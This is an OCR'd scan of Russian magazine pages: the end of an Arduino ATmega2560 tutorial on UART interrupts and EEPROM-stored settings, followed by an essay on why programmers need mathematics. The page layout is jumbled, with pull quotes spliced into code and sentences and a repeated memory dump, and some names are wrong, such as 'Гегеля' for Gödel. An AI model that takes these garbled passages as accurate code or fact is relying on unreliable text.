Напомню, что ATmega 2560 является представителем SoC. Это означает, что на одном кристалле микроконтроллер содержит различную периферию. Перечислю, что пригодится для решения нашей задачи (полный перечень, как всегда, в документации):

- таймеры — основное их предназначение, как несложно догадаться, — отсчитывать время и совершать какие-то действия по результатам этих измерений. Очень часто таймеры просят генерировать прерывание при отмеривании какого-то кратного интервала времени для реализации часов или определения задержек;
- UART — основной для небольших и маленьких микроконтроллеров канал связи с внешним миром;
- GPIO — самый базовый класс периферии, позволяющий напрямую работать с ногами микроконтроллера.

А также перенаправить stdio в наш поток

```
stdout = stdin = &uart_stream;
```

Рассмотрим чуть ближе прием байта из порта:

```
int uart_getc( FILE* file )
{
    int ret;
    /* Ждем, пока появятся данные в FIFO, если
      там ничего нет */
    while(FIFO_IS_EMPTY( uart_rx_fifo ) );
    __builtin_avr_cli(); // Запрещаем прерывания
    ret = FIFO_FRONT( uart_rx_fifo );
    FIFO_POP( uart_rx_fifo );
    __builtin_avr_sei(); // Разрешаем прерывания
    return ret;
}
```

Для того чтобы функция gets работала, приходится ждать, пока очередной байт поступит в FIFO. При извлечении байт из FIFO рекомендуется отключать прерывания, чтобы во время извлечения байта не произошло прерывание и один ресурс (FIFO) не начали использовать с двух сторон.

ТАБЛИЦА ВЕКТОРОВ ПРЕРЫВАНИЙ

Вектор прерывания — это не что иное, как адрес, на который микроконтроллер передает управление при возникновении прерывания. По этому адресу располагается инструкция перехода в функцию — обработчик прерывания или (не обязательно) инструкция возврата из прерывания. Зачастую все среды разработки предлагают заполнять по умолчанию таблицу векторов прерываний инструкцией возврата из прерывания, чтобы при ошибке во время разработки (ты включил прерывание или забыл / не планировал писать обработчик) выполнение программы вернулось в нормальное русло. Таблица векторов прерываний располагается по младшим адресам Flash микроконтроллера. По нулевому адресу располагается так называемый Reset-вектор, на этот вектор микроконтроллер передает управление при старте или при перезагрузке.

```
Arduino> eeprom

Reading EEPROM:
0000: 69 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
0020: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
0040: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
0060: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
0080: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00A0: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00C0: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00E0: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
0100: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
0120: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
0140: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
0160: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
0180: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
01A0: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
01C0: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
01E0: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
0200: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
```



```
Arduino> eeprom

Reading EEPROM:
0000: 69 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
0020: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
0040: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
0060: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
0080: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00A0: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00C0: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00E0: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
0100: 2C 01 C8 00 2C 01 C8 00 F4 01 F4 01 F4 01 F4 01 00 00 05 8F 03 6D 3C 3C 05 8F 3C 3C 00 03 00 02
0120: A0 00 00 05 93 00 0C 40 00 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
0140: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
0160: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
0180: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
01A0: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
```


Рис. 1. Просмотр чистой EEPROM

Рис. 2. Настройки в EEPROM

Займемся отправкой байта.

```
int uart_putc(  char c, FILE *file )
{
    int ret;
```

ТАК КАК СОФТ ДЛЯ МИКРОКОНТРОЛЛЕРА — ЭТО ВЕЩЬ АВТОНОМНАЯ, ТО НАСТОЯТЕЛЬНО РЕКОМЕНДУЕТСЯ ВСЯЧЕСКИ ЗАЩИЩАТЬ НАСТРОЙКИ КОНТРОЛЬНЫМИ БЛОКАМИ

```
    __builtin_avr_cli(); // Запрещаем прерывания
    if( !FIFO_IS_FULL( uart_tx_fifo ) ) {
        // Если в буфере есть место, то добавляем
        // туда байт
        FIFO_PUSH( uart_tx_fifo, c );
        // и разрешаем прерывание по освобождению
        // передатчика
        UCSR0B |= ( 1 << UDRIE0 );
        ret = 0;
    }
    else {
        ret = -1; // Буфер переполнен
    }
    __builtin_avr_sei(); // Разрешаем прерывания
    return ret;
}
```

Отмечу один момент: включение прерывания по освобождению передатчика. Так как не очень-то хочется вручную класть байт в передатчик, ждать пока байт отправится, класть очередной байт из FIFO, воспользуемся прерыванием, которое срабатывает, когда передатчик освободился. Повесим на это прерывание обработчик, который кладет очередной байт из FIFO в буфер передатчика:



INFO

Для контроля целостности блока настроек большинство источников рекомендует использовать все же более надежный алгоритм, например, CRC.

```
ISR( USART0_UDRE_vect )
{
    if( FIFO_IS_EMPTY( uart_tx_fifo ) ) {
        /* Если данных в FIFO больше нет,
           то запрещаем это прерывание */
        UCSR0B &= ~( 1 << UDRIE0 );
    }
    else {
        // Иначе передаем следующий байт
        char txbyte = FIFO_FRONT( uart_tx_fifo );
        FIFO_POP( uart_tx_fifo );
        UDR0 = txbyte;
    }
}
```

Для завершения картины приведу код обработчика по приему байта:

```
ISR( USART0_RX_vect )
{
    unsigned char rxbyte = UDR0;
    if( !FIFO_IS_FULL( uart_rx_fifo ) ) {
        FIFO_PUSH( uart_rx_fifo, rxbyte );
    }
}
```

Хранение настроек

Вот мы и подошли к самому, с моей точки зрения, любопытному. Настройки хотелось бы хранить даже после перезагрузки или отключения питания устройства. Для этой цели в микроконтроллере есть EEPROM. Для работы с этой памятью присутствует библиотека `eeprom.h`. Можно пойти альтернативным путем и реализовать запись/чтение самостоятельно, это несложно. Но если есть уже готовое решение, то предлагаю им и воспользоваться.

Итак, в арсенале имеются функции `eeprom_read_byte`, `eeprom_write_byte`, `eeprom_read_block`, `eeprom_write_block`. У EEPROM есть одна особенность — она бывает занята, поэтому разработчики библиотеки (и в этом я к ним присоединяюсь) рекомендуют вызывать `eeprom_busy_wait` или проверять готовность функцией `eeprom_is_ready`.

Так как софт для микроконтроллера — это вещь автономная, то настоятельно рекомендуется всячески защищать настройки контрольными блоками от случайных или несанкционированных изменений. В нашем примере я использую один контрольный байт на блок настроек, который сигнализирует о том, что данные мною были записаны. Соответственно, если этот байт равен определенному значению (в нашем случае это 0), то это означает, что данные в блоке верны. Для безопасности перед записью этот байт я перевожу в состояние 1, после окончания записи возвращаю это значение в 0. Данные манипуляции нужны для того, чтобы во время записи при внезапной перезагрузке микроконтроллер не загрузил мусор из памяти, а взял настройки по умолчанию.

3, 2, 1, ПОЕХАЛИ!

Итак, теперь прошиваем контроллер, запускаем терминал:

```
#minicom -D `ls /dev/serial/by-id/*arduino*` -c ↵
on -b 9600
```

Arduino выводит сообщение о старте и дает приглашение:

```
Started...
Arduino>
```

Для терминала я реализовал следующий набор команд (help не реализовывал):

```
get <mode>
    вывод настроенных временных интервалов
    для режима mode
    <mode> := [norm|alarm]
        norm — режим нормы
        alarm — режим аварии
set <mode> <time_on1> <time_off1> ... <time_onN>
```


```
<time_offN> [0]
    установка (только запись в память) временных
    интервалов для режима mode
    <mode> см. команду get
    <time_on1> — задержка для зажженного
                 светодиода первого периода
    <time_off1> — задержка для погашенного
                  светодиода первого периода
    <time_onN> — задержка для зажженного
                 светодиода N-го периода
    <time_offN> — задержка для погашенного
                  светодиода N-го периода
    0 — завершает последовательность,
        необязательный параметр

    Примечание: чтобы настройки вступили в силу,
    необходимо дать команду reload
```



DANGER

Статическое электричество смертельно для микросхем, избегай работы с микроконтроллерами в синтетической и шерстяной одежде, по возможности используй заземляющие браслеты.






Рис. 3. Замкнули контакты


```
reload
    перечитывание и применение сохраненных
    настроек
eeprom
    вывод EEPROM на экран
```

После самого первого запуска можешь посмотреть, что в EEPROM микроконтроллера пусто и взяты настройки по умолчанию. Отправь команду `eeprom` и ищи адрес 0x100 (рис. 1) — это стартовый адрес. Начиная с этого адреса идет 20 слов (по 2 байта) значений задержек для состояния нормы, за ними контрольный байт первого блока, после этого 20 слов значений задержек для состояния аварии и контрольный байт второго блока.

Давай теперь изменим значения для состояния нормы:

```
Arduino> set norm 300 200 300 200 500 500 500 500
Writing new parameters
OK
Arduino>
```

Теперь скажи Arduino, чтобы он перечитал настройки:



WARNING

Редакция и автор не несут ответственности за возможный вред, причиненный здоровью и имуществу при несоблюдении техники безопасности работы с электроприборами.

ОТЛАДКА

Так как мы ограничиваемся только самими Arduino и не покупаем железный отладчик, то реализованный класс работы с UART удобно использовать для отладки твоей программы. Просто в нужных местах вставляешь трейс-вывод с помощью `printf`. Только не увлекайся и помни про пожирание стека и памяти библиотечными функциями. Для вывода значения регистров и значения переменных в нужных местах этого вполне достаточно.

```
Arduino> reload
Reloading settings
OK
Arduino>
```

Замечу, что здесь ты не перезагрузил микроконтроллер и прочитал настройки при старте, а настройки перечитались и применились на лету. Теперь смотри на светодиод Arduino, он стал мигать в соответствии с вновь заданными настройками.

Давай теперь заглянем в EEPROM и посмотрим, что там изменилось. Снова давай команду `eeprom`. Ты должен увидеть что-то подобное рис. 2.

Ну а теперь самое волнующее. Возьми скрепочку (или кусок зачищенной витой пары) и замкни контакты (рис. 3). Теперь Arduino стал моргать аварийно. И сразу же возникает вопрос: ведь авария должна быть на размыкание? Да, для отладки состояния перемешаны. Чтобы сделать боевую версию, найди анализ состояния дискретного входа и поменяй местами режимы:

```
/* Изменилось, начинаем моргать в соответствии
   с новым режимом */
if (cur_state == 0)
    ch_blink_mode(wm_normal);
else
    ch_blink_mode(wm_alarm);
```

ЗАКЛЮЧЕНИЕ

Использование ATmega 2560 в реализации Arduino открывает большой простор для обучения программированию микроконтроллеров, так как это достаточно мощный с широким набором периферии микроконтроллер. Сегодня я бегло познакомил тебя с прерываниями, таймерами, UART, GPIO и EEPROM, но это всего лишь самая вершина айсберга под названием embedded development. Будь аккуратен и внимателен, так как си + микроконтроллер — это возможность не только прострелить себе ногу, но и укусить себя за локоть :). ⌶

НЕ ПОДСКАЖЕТЕ, КАК ПРОЙТИ В БИБЛИОТЕКУ?

Разработчики стандартных библиотек для встраиваемых решений позаботились о приближении этих библиотек к стандарту C/C++. Ключевое слово тут «приближение». Реализация многих функций достаточно урезана ввиду ограниченности ресурсов микроконтроллеров, а некоторые закрыты заглушками для совместимости. Так, функции по обработке строк (`sscanf`, `sprintf` и подобные) достаточно требовательны к использованию стека. При наличии на борту 4 Кб оперативной памяти это достаточно критично. Поэтому, если ты решишь использовать ту или иную функцию, читай описание к ней не в стандартных мануалах, а в документации на конкретную библиотеку.



Ирина Чернова
irairache@gmail.com

МАТЕМАТИКА ДЛЯ ПРОГРАММИСТА

ИЗУЧАТЬ ИЛИ ЗАБИВАТЬ?

Лет пятнадцать назад автора вопроса «нужна ли математика программисту?» ждала бездна дичайшей церебральной содомии от бородатых кодеров, которые ради такого дела отвлеклись бы от обсуждения проблемы «ассемблер, машинные коды или язык высокого уровня — си». В наше время темы про необходимость изучения математики создаются в том числе и на forum.xakep.ru, часа в три ночи — видимо, когда надо решить, идти ли на утренние пары. Особой драмы в них не наблюдается, но и внятных выводов обычно не следует. Так что давай попробуем разобраться.

tiffanyterry@fickr.com

ВВЕДЕНИЕ

Некоторые студенты думают, что математика программисту не нужна вообще (обычно эта точка зрения свойственна веб-разработчикам). Другие считают, что нужна, но они уже все и так знают, и дальнейшее развитие на этом поприще экономически бессмысленно. Третьи осознают громадное значение математики для развития человека в целом и программиста в частности, старательно вникая в лекции и решая РГР-ки. Но лишь единицам удается освоить матан, матстат и дискрет на должном уровне, позволяющем эффективно применять эти науки для решения реальных профессиональных задач.

НЕКОТОРЫЕ СТУДЕНТЫ ДУМАЮТ, ЧТО МАТЕМАТИКА ПРОГРАММИСТУ НЕ НУЖНА ВООБЩЕ (ОБЫЧНО ЭТА ТОЧКА ЗРЕНИЯ СВОЙСТВЕННА ВЕБ-РАЗРАБОТЧИКАМ). ДРУГИЕ СЧИТАЮТ, ЧТО НУЖНА, НО ОНИ УЖЕ ВСЕ И ТАК ЗНАЮТ, И ДАЛЬНЕЙШЕЕ РАЗВИТИЕ НА ЭТОМ ПОПРИЩЕ БЕССМЫСЛЕННО

АПГРЕЙД МОЗГА

Можно много написать о том, какое магическое влияние оказывает на нейронные связи в мозгу разложение рядов Фурье. И о том, каким образом прокачанные подобным способом извилины обеспечат тебе высокое качество жизни до конца твоих долгих дней. Но, во-первых, ты уже про это где-то читал, а во-вторых, ты и так умный, зачем тебе лишние нейронные связи?

Поэтому поясним, какие конкретно жизненно важные скиллы можно развить с помощью занятий математикой.

Концентрация

Это качество является важнейшим для программиста (после скромности). Достаточно мочь сосредоточиться на одной задаче в течение 10–15 минут, чтобы уметь писать код. Но если ты хочешь создавать что-то реально сложное и тратить минимум времени на разработку и отладку, то необходимо приобрести навык многочасовой гиперконцентрации. Он может быть врожденным или наработаться через энное количество лет работы (при наличии дедлайнов и необходимости решать нетривиальные задачи). Решение интегралов, дифуров, рядов, требующих длительных размышлений, сильно ускоряет процесс развития этой мозговой функции (особенно если решать по 20 штук сразу). Но надо подбирать максимально сложные и объемные задачи для твоего текущего уровня.


Возможно, у тебя бывают дни, когда крайне трудно сосредоточиться и код не пишется вообще. Я в таких случаях открываю задачник Сканави и решаю один-два примера из первой части. И сразу мысли становятся на свои места, красивые решения приходят на ум и жизнь налаживается.

Есть легенда о том, что в особо важных подразделениях Microsoft (Google, Apple, Intel — подставить в зависимости от личных предпочтений) компьютер работника прерывается каждый час и предлагает человеку решить небольшую математическую задачу. Таким образом они повышают производительность труда. Представь себе: четыре утра, дедлайн, все уже готово, осталось отправить письмо заказчику. А тут — опа! Все выключается, и компьютер спрашивает что-то из разряда «У Пети было пять карандашей, а у Васи?». Надеюсь, подобная система издевательства над людьми не получила массового распространения.


Терпение и настойчивость


Самое неприятное в работе программиста — затянувшийся процесс отлова ошибок. Самое приятное (из того, что вообще бывает в жизни) — найти ошибку в чужом коде после девяти часов поиска подряд.

Для того чтобы успешно выполнять работу, требующую длительного психического напряжения (без получения сию-



БРИТАНСКИЕ УЧЕНЫЕ УТВЕРЖДАЮТ, ЧТО ЧЕЛОВЕЧЕСКИЙ МОЗГ СПОСОБЕН ОДНОВРЕМЕННО ДЕРЖАТЬ В СОЗНАНИИ НЕ БОЛЕЕ СЕМИ ЕДИНИЦ ИНФОРМАЦИИ. ВИДИМО, ИМ В РУКИ НЕ ПОПАДАЛСЯ ПРОКАЧАННЫЙ МЕХМАТОМ РОССИЙСКИЙ ИНЖЕНЕР





Ю. П. Боглаев. Вычислительная математика и программирование



Роберт Седжвик. Фундаментальные алгоритмы на C++




Томас Кормен и др. Алгоритмы: построение и анализ



Роберт Седжвик, Кевин Уэйн. Алгоритмы на Java




Род Хаггарти. Дискретная математика для программистов



С. В. Яблонский. Введение в дискретную математику




Н. Кристофидес. Теория графов



Алонзо Чёрч. Введение в математическую логику



В. Е. Гмурман. Теория вероятностей и математическая статистика



А. А. Боровков. Теория вероятностей

А.К. Гуц

Математическая логика и теория алгоритмов

&

А. К. Гуц. Математическая логика и теория алгоритмов


СПОРТИВНОЕ ПРОГРАММИРОВАНИЕ

Ты наверняка слышал о чемпионатах по спортивному программированию. Такие соревнования помогают топовым IT-компаниям находить наиболее ценные кадры. Самые известные — TopCoder, Google Code Jam, Russian Code Cup, ICFP Programming Contest — являются в первую очередь состязанием на знание теории алгоритмов и умение применять ее на практике. Этот факт заставляет поверить в необходимость изучения этой науки для профессионального роста.

минутного подкрепления в виде растущего количества кода в редакторе), требуется недюжинная сила характера. Решение задачек со звездочкой, подразумевающих многочасовые или многосуточные размышления, — отличный способ развить такие способности.

Оперативная память
Британские ученые утверждают, что человеческий мозг способен одновременно держать в сознании не более семи единиц информации. Видимо, им в руки не попадался прокачанный мехматом российский инженер. Чем больше информации ты способен одномоментно удерживать в голове, тем меньше ошибок в твоем коде, выше продуктивность и способность к решению нестандартных задач.

Интуиция
Есть байка о том, как тренируют интуицию у агентов ФБР. Перед ними ставят две коробки, надо отгадать, в какой лежит искомый предмет. Если человек не угадывает — он получает легкий, но болезненный разряд тока. В итоге в нем просыпается невероятная способность выбирать верное направление действий и мыслей. Нечто аналогичное происходит и при решении математических задач. Если на каком-то этапе (в ситуации равнозначного выбора) повести решение не по тому пути, то можно полчаса идти в никуда. После прохождения некой критической массы неудач ты начинаешь отмечать за собой в разы меньше отклонений от верного направления (даже при решении задач абсолютно незнакомого формата).



Стоит отметить, что врожденное наличие подобных качеств располагает к занятиям математикой и программированием.

А теперь перейдем к конкретным наукам и поочередно разберем точки их практического приложения.

WWW

Разбор популярных алгоритмов на русском языке: algolist.manual.ru



WARNING

Решение задач и чтение математических книг – занятие весьма увлекательное и времясжигающее. Не забывай оставлять время на сон и работу!

СТОИТ ОТМЕТИТЬ, ЧТО ВРОЖДЕННОЕ НАЛИЧИЕ КАЧЕСТВ, ОПИСАННЫХ В ЭТОМ РАЗДЕЛЕ, ИЗНАЧАЛЬНО РАСПОЛАГАЕТ ЧЕЛОВЕКА К ЗАНЯТИЯМ МАТЕМАТИКОЙ И ПРОГРАММИРОВАНИЕМ

ДИСКРЕТНАЯ МАТЕМАТИКА

Это самая интересная (на мой взгляд) из всех математических наук и самая полезная для программиста. Ее основа — взаимодействие теории чисел с математической логикой. Включает в себя множество разделов и подразделов.

Теория алгоритмов
Наиболее важный людям нашей профессии раздел дискретной математики. Любой логически осмысленный кусок кода по сути является алгоритмом. А значит, может быть оптимизирован и подвергнут оценке сложности с точки зрения теории алгоритмов.



ВКЛАД ВЕЛИКИХ ПРОГРАММИСТОВ В МАТЕМАТИКУ (И НАОБОРОТ)

Эдсгер Дейкстра



Один из создателей языка Algol и разработчик теории структурного программирования, автор множества великолепных статей. Отличился в дискретной математике. Он разработал алгоритм нахождения кратчайшего пути на ориентированном графе, известный как алгоритм Дейкстры.

Дональд Кнут



Я думаю, многие читатели хоть раз в жизни начинали читать его «Искусство программирования». Если ты дошел до четвертого тома — напиши мне, чем там все закончилось, и твое фото мы опубликуем в следующем номере на доске почета. Книга настолько тяжелая, что у самого Дональда пока не хватило терпения дописать ее до конца (издано три с половиной тома из обещанных семи). Как программист он отличился созданием TeX и METAFONT. Фундаментальных открытий в математике он не совершил, но проделал огромную работу по систематизации и популяризации знаний в области теории алгоритмов.

Ричард Карп




Основным вкладом этого ученого в программистскую науку было приложение руки к созданию алгоритма Рабина — Карпа (поиска строки в подстроке). В математике его основным достижением является вклад в теорию NP-полноты.

Ричард Хэмминг



Американский математик, разработал первый самоконтролирующийся код (очень актуальная тема при работе с перфокартами), названный кодом Хэмминга. Также является одним из основателей теории кодирования.

Сеймур Пейперт



Посвятил кучу времени теории искусственного интеллекта и внес в нее значительный вклад. Автор многочисленных статей по математике. Создал язык Logo для обучения школьников основам программирования (я с него начинал в 90-е! — Прим. ред.).

Кристен Нюгорд



Один из авторов концепции объектно-ориентированного программирования. Создатель языка симула (первый язык с поддержкой ООП). Также внес вклад в теорию вычислительных систем.

РЕКОМЕНДАЦИИ ПО МАТЕМАТИЧЕСКОМУ РАЗВИТИЮ ЛИЧНОСТИ ДЛЯ МЛАДШЕГО БРАТА

Школьник
Чтобы твой брат-школьник не пил Ягу и не начал, на зависть старшему брату-программисту, вести развратный образ жизни, надо его заранее обработать психологически. Склони его к следующему:

- перейти в школу с математическим уклоном;
- участвовать в олимпиадах по математике, информатике и программированию;
- нацелиться на поступление в очень хороший технический вуз (МГТУ им. Баумана, факультет бизнес-информатики НИУ ВШЭ, ВМК МГУ и подобные);
- читать книги из разряда «занимательная математика»;
- параллельно с подготовкой к ЕГЭ заниматься по учебникам для поступающих в технические вузы, изданные до 1991 года (не только по математике, но и по физике).

Студент
Помимо профильного высшего образования (см. выше), студента хорошо бы озадачить:

- читать толковые математические книги англоязычных авторов (список — в сорсах к статье);
- участвовать во всевозможных соревнованиях по спортивному программированию;
- не лениться самостоятельно решать домашние задания по математическим дисциплинам (ну, иногда :));
- нацелиться на поступление в магистратуру очень хорошего технического вуза;
- пройти стажировку в научном учреждении, занимающемся математическими делами, — ИПУ РАН, ИСП РАН и подобных.

Практическое применение:

- Алгоритмы шифрования с использованием теории чисел

Пример: знаменитый алгоритм RSA основан на сложности определения факторизации двух целых чисел.

- Переборные алгоритмы, применяемые в тестировании, для решения олимпиадных и ускорения сложных вычислительных задач

Пример: задача про волка, козу и капусту, а также аналогичные ей решаются с помощью различных алгоритмов перебора.

- Организация поиска и сортировки больших объемов данных

Пояснение: любой поисковый робот содержит в своей основе сложнейшие алгоритмы ранжирования, оптимизированные для работы с запредельными объемами информации.

- Построение компиляторов, интерпретаторов и трансляторов

Пояснение: теория компиляторов является прямой наследницей теории алгоритмов, на которой и основываются правила преобразования высокоуровневых синтаксических конструкций в машинный код.

- Оптимизация процесса отладки программ

Пример: когда ищешь ошибку в длинном отрезке кода, то интуитивно применяешь метод интервалов: сначала комментируешь нижнюю половину, смотришь, правильно ли выполняется программа до середины, если нет, то комментируешь еще четверть, если нет, то, наоборот, освобождаешь 25 процентов от комментариев. И так пока не найдешь ту строку, в которую закрался баг.

Темы, на которые стоит обратить внимание:

- структуры данных (ознакомление с этим вопросом поможет быстрее и глубже понять принципы ООП);
- рекурсивные алгоритмы;
- критерии оценки качества алгоритмов.

Книги:

- Роберт Седжвик. Алгоритмы на C++. Фундаментальные алгоритмы и структуры данных.
- Роберт Седжвик, Кевин Уэйн. Алгоритмы на Java.
- Томас Кормен и др. Алгоритмы: построение и анализ.
- Диомидис Спинеллис. Анализ программного кода на примере Open Source.



WWW

Отличные бесплатные англоязычные курсы по различным наукам (не только математическим):
khanacademy.org
coursera.org

ПОПУЛЯРНЫЕ ЛЕКЦИИ ПО МАТЕМАТИКЕ

В СССР выходило множество классных научно-популярных книг. В том числе серия «Популярные лекции по математике», которая издавалась в период с 1950 по 1992 год. За это время вышло в свет 62 книги (некоторые были многократно переизданы). Самые интересные из них (на мой вкус):

- Н. Н. Воробьев. Числа Фибоначчи (1950).
- А. С. Смогоржевский. О геометрии Лобачевского (1956).
- Н. А. Архангельский, Б. И. Зайцев. Автоматические цифровые машины (1958).
- А. Н. Костовский. Геометрические построения одним циркулем (1958).
- Е. С. Вентцель. Элементы теории игр (1958).
- А. С. Барсов. Что такое линейное программирование (1958).
- И. М. Соболь. Метод Монте-Карло (1968).
- В. А. Успенский. Машина Поста (1979).
- В. А. Успенский. Теорема Гегеля о неполноте (1982).

Все книги в формате djvu: goo.gl/T4kZxp.

Математическая логика

Без использования элементарных логических выражений (истинность которых проверяется с помощью оператора if) возможно написать разве что Hello world. Когда мы объявляем переменную типа Boolean, мы снова используем матлогику.

Практическое применение:

- Низкоуровневое программирование процессоров (спойлер: читаем статьи Антона Сысоева в этом и предыдущем выпусках)

